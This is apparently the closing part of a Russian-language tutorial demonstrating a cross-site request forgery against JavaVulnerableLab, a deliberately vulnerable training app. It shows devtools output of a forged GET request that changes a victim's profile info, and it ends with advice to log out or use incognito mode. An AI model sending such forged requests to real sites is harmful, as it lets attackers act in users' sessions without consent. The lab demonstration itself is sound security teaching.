cat.jpg	Request URL: http://192.168.99.100:8080/JavaVulnerableLab/vulnerability/csrf/change-info.jsp?info=hacked_using_CSRF&change=Change
c0570271-5dc7-4f5e-bc33-6d6f22d5825e	Request Method: GET
csrf.html	Status Code: 200 OK
06425357-282f-4117-abef-e35b89e244d9	Remote Address: 192.168.99.100:8080
change-info.jsp?info=hacked_using_CSRF&change=Cha...	Referrer Policy: no-referrer-when-downgrade
style.css	▼ Response Headers view source
af14980b-aa65-4814-a746-b5e0a59761b0	Content-Length: 7979
bg.png	Content-Type: text/html
	Date: Sat, 19 May 2018 12:38:03 GMT
	Server: Apache-Coyote/1.1
	▼ Request Headers view source
	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
	Accept-Encoding: gzip, deflate
	Accept-Language: en-US,en;q=0.9,ru;q=0.8
	Connection: keep-alive
	Cookie: JSESSIONID=80F8EBF6F34817F9494AB7705AADF2B3; username=hacker; password=hacker; privilege=admin
	Host: 192.168.99.100:8080
	Referer: http://localhost:8080/csrf.html
	Upgrade-Insecure-Requests: 1
	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36
	▼ Query String Parameters view source view URL encoded
	info: hacked_using_CSRF
	change: Change

После загрузки cat.html произошла фоновая загрузка csrf.html и данная страница выполнила вредоносный код.

Мораль

Открывая котиков закрывайте другие сессии (просто закрыть вкладки недостаточно, надо явно разлогиниться) либо используйте режим инкогнито в chrome (но только не надо открывать в инкогнито в соседних вкладках те же сессии, между открытыми вкладками он, естественно, их шарит).

Исходники:

<https://gist.github.com/grigorii-liullin-work/ce9217545e2f98a9237bo6130a2b343f>